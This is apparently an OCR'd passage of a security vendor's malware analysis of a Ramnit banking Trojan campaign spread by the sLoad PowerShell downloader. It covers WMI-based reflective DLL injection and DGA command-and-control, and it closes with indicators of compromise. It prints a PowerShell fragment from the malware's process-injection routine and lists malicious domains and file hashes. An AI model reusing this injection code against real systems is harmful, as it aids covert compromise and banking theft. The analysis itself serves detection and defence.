
```
$RemoteProcHandle = [IntPtr]::Zero

if (($ProcId -ne $null) -and ($ProcId -ne 0) -and ($ProcName -ne $null) -and ($ProcName -ne ""))
{
    Throw "Can't supply a ProcId and ProcName, choose one or the other"
}
elseif ($ProcName -ne $null -and $ProcName -ne "")
{
    $Processes = @(Get-Process -Name $ProcName -ErrorAction SilentlyContinue)
    if ($Processes.Count -eq 0)
    {
        Throw "Can't find process $ProcName"
    }
    elseif ($Processes.Count -gt 1)
    {
        $ProcInfo = Get-Process | where { $_.Name -eq $ProcName } | Select-Object ProcessName, Id, SessionId
        Write-Output $ProcInfo
        Throw "More than one instance of $ProcName found, please specify the process ID to inject in to."
    }
    else
    {
        $ProcId = $Processes[0].ID
    }
}

if (($ProcId -ne $null) -and ($ProcId -ne 0))
{
    $RemoteProcHandle = $Win32Functions.OpenProcess.Invoke(0x001F0FFF, $false, $ProcId)
    if ($RemoteProcHandle -eq [IntPtr]::Zero)
    {
        Throw "Couldn't obtain the handle for process ID: $ProcId"
    }
}
```

The script selects where to inject the Ramnit module according to the targeted strings.

As mentioned above, once the PowerShell script ends its execution, *wmiprvse.exe* spawns a new process from the targeted list and performs its reflective DLL injection. Windows Management Instrumentation (WMI), as described in MSDN, is the infrastructure for data management and operations on Windows-based operating systems. Attackers can use WMI (MITRE Technique T1047) to interact with local and remote systems and use them to perform many offensive tactics, such as gathering information for discovery and remote execution of files as part of lateral movement.




The wmiprvse.exe injecting the module reflectively to the targeted processes, as seen in the Cybereason platform.




Execution of the injected wordpad.exe by WmiPrvSE.exe in [Process Hacker](#).

When inspecting the memory section of any of the identified processes, we discovered a read-write-execute section that appears to be a Portable Executable file of size 116 kB. This section is where the module *(rmnsoft.dll)* is injected and is responsible for the malicious network activity of the injected process.



rmnsoft.dll injected into ImagingDevices.exe. baidu.com is the address that the malware uses to check connectivity.

By checking any of the injected processes using the Cybereason platform, we can easily detect the presence of the module *(rmnsoft.dll)* associated with Ramnit banking Trojan.



Ramnit banking Trojan malicious DLL loaded reflectively.


Command and Control

As mentioned above, the module *(ramnsoft.dll)* is responsible for the network ability of the Ramnit banking Trojan.

The module contains several network functions that allow the malware to initiate a remote connection with a C2 server.


After the PowerShell script ends its execution, the new process is injected with the Ramnit banking Trojan DLL to collect information about the local system using the **CreateToolhelp32Snapshot** function. It sends this data to a C2 server using Domain Generation Algorithms (DGA).

DGA are algorithms that periodically generate a large number of domain names that can be used as rendezvous points with their C2 servers. They are generally used by malware to evade domain-based firewall controls. Malware that uses DGAs will constantly probe for short-lived, registered domains that match the domain generated by the DGA to complete the C2 communication.




After the injection, Ramnit checks connectivity using several hardcoded and legitimate domains such as baidu.com and google.com. After it verifies the connection externally, it sends data using DGA.

The injected process is able to scan the infected machine and map the running processes using the CreateToolhelp32Snapshot function.



The malware snapshot winlogon.exe during its process.



Resolved and unresolved DNS queries generated by the injected processes.

CONCLUSION

Our Active Hunting Service was able to detect both the PowerShell script and the malicious use of certutil. Our customer was able to immediately stop the attack using the remediation section of our platform. From there, our hunting team pulled the rest of the attack together and completed the analysis

We were able to detect and evaluate an evasive infection technique used to spread a variant of the Ramnit banking Trojan as part of an Italian spam campaign. In our discovery, we highlighted the use of legitimate, built-in products used to perform malicious activities through LOLbins, as well as how sLoad operates and installs various payloads. The analysis of the tools and techniques used in the spam campaign show how truly effective these methods are at evading antivirus products. We anticipate using the sLoad PowerShell downloader and its variants as an infection vector won't stop with just delivering Ramnit. It will soon be used to deliver more advanced and sophisticated attacks. This is an example of an undercover, under-the-radar way to more effectively attack, which we see as having dangerous potential in future use.

As a result of this activity, the customer was able to contain an advanced attack before any damage was done. The Ramnit trojan was contained, as well as the sLoad dropper, which has a high potential for damage as well. Persistence was disabled, and the entire attack was halted in its tracks.

Part of the difficulty identifying this attack is in how it evades detection. It is difficult to detect, even for security teams aware of the difficulty ensuring a secure system, as with our customer above. LOLbins are deceptive because their execution seems benign at first. As the use of LOLbins become more commonplace, we suspect this

complex method of attack will become more common as well. The potential for damage will grow, as attackers will look to other, more destructive payloads.

Want to start threat hunting?

Check out our webinar on how to generate a hypothesis in a threat hunt.

Indicators of Compromise

IOC	Type	Description
bureaucratica[.]org	Domain	sLoad downloader
Smokymountainsfineart[.]com	Domain	sLoad downloader
packerd[.]me	Domain	sLoad payload
reasgt[.]me	Domain	sLoad payload
momer[.]me	Domain	sLoad payload
imperialsociety[.]org	Domain	sLoad payload
185.197.75[.]10	IP	sLoad payload
SHA1 B564ED3DE7A49673AC19B6231E439032AE6EAA68	Hash	documento-aggiornato-PJ-27760855KD.zip
SHA1 7FDBCB40E0BE3563B7093F32F4B2967A0550437F	Hash	documento-aggiornato-DK-DDEVWCUZ.zip

SHA1 1281D1C4B74BCEB2F57853537B49622DA3626ACD	Hash	documento-aggiornato-5D-MD2OW1.zip
SHA1 0D2DAC7B17C38E4C4695784C8D06FF618EBCC944	Hash	documento-aggiornato-novembre-VSS-6639623058.zip
SHA1 4C315904CBA72F7961C46D2D3A9661330B88B649	Hash	documento-aggiornato-VX-SR8Uvbgb.zip
SHA1 11BEAD9002F2C0F9E292AA6FD066C8B1D8E4EDA7	Hash	documento-aggiornato-novembre-IJM0006480.zip
SHA1 EC9072840FA94B8B4E9B852D8A8C736CAEE5031E	Hash	documento-aggiornato-TR000022023.zip
SHA1 53813EDDEE9C3F5C151340CEBE2F75039979DA3D	Hash	documento-aggiornato-DQ00091395.zip
SHA1 CC6D4DACFA016F3DAF8810FC63C1534C1D93D22F	Hash	documento-aggiornato-novembre-ZN000986350.zip
SHA1 B6E3C4A528E01B6DE055E089E3C0DD2DA79CFCBE	Hash	oyCZpsgNEFvQnW.ps1
SHA1 AEABE11F0496DA7E62501A35F4F03059F783C775	Hash	vmcpRAYW.vbs

SHA1 ae5b322b7586706015d8b3e83334c78b77f8f905	Hash	_uwbwklrfyetxgjtv.exe
SHA1 82C3A3E1317CD5C671612430DDDED79DF9398BCC	Hash	config.ini
SHA1 ABC14EB06235A957D3AD66E359DC0B1F1FDFAB8A	Hash	web.ini
SHA1 9344835036D0FA30B46EF1F4C3C16461E3F9B58F	Hash	phnjyubk.ps1
SHA1 21B729CEEE16CF3993D8DDBFEEEBB4F960B46F09	Hash	mikshpri.vbs
SHA1 3544F637F5F53BF14B2A0CE7C24937A2C6BC8EFE	Hash	ibgqbamp.txt
SHA1 e680c19a48d43ab9fb3fcc76e2b05af62fe55f1a	Hash	RuntimeCheck.dll
SHA1 b4b93c740f4058b6607b3c509d50804b6119e010	Hash	rmnsoft.dll
image.orchas[.]com	Domain	Domain related to the .zip files
cavintageclothing[.]com	Domain	Domain related to the .zip files

image.fagorham[.]com	Domain	Domain related to the .zip files
image.visitacnj[.]com	Domain	Domain related to the .zip files
image.steampunkvegan[.]com	Domain	Domain related to the .zip files
firetechnicaladvisor[.]com	Domain	Domain related to the .zip files
image.sewingagent[.]com	Domain	Domain related to the .zip files

---

Source: https://www.cybereason.com/blog/banking-trojan-delivered-by-lolbins-ramnit-trojan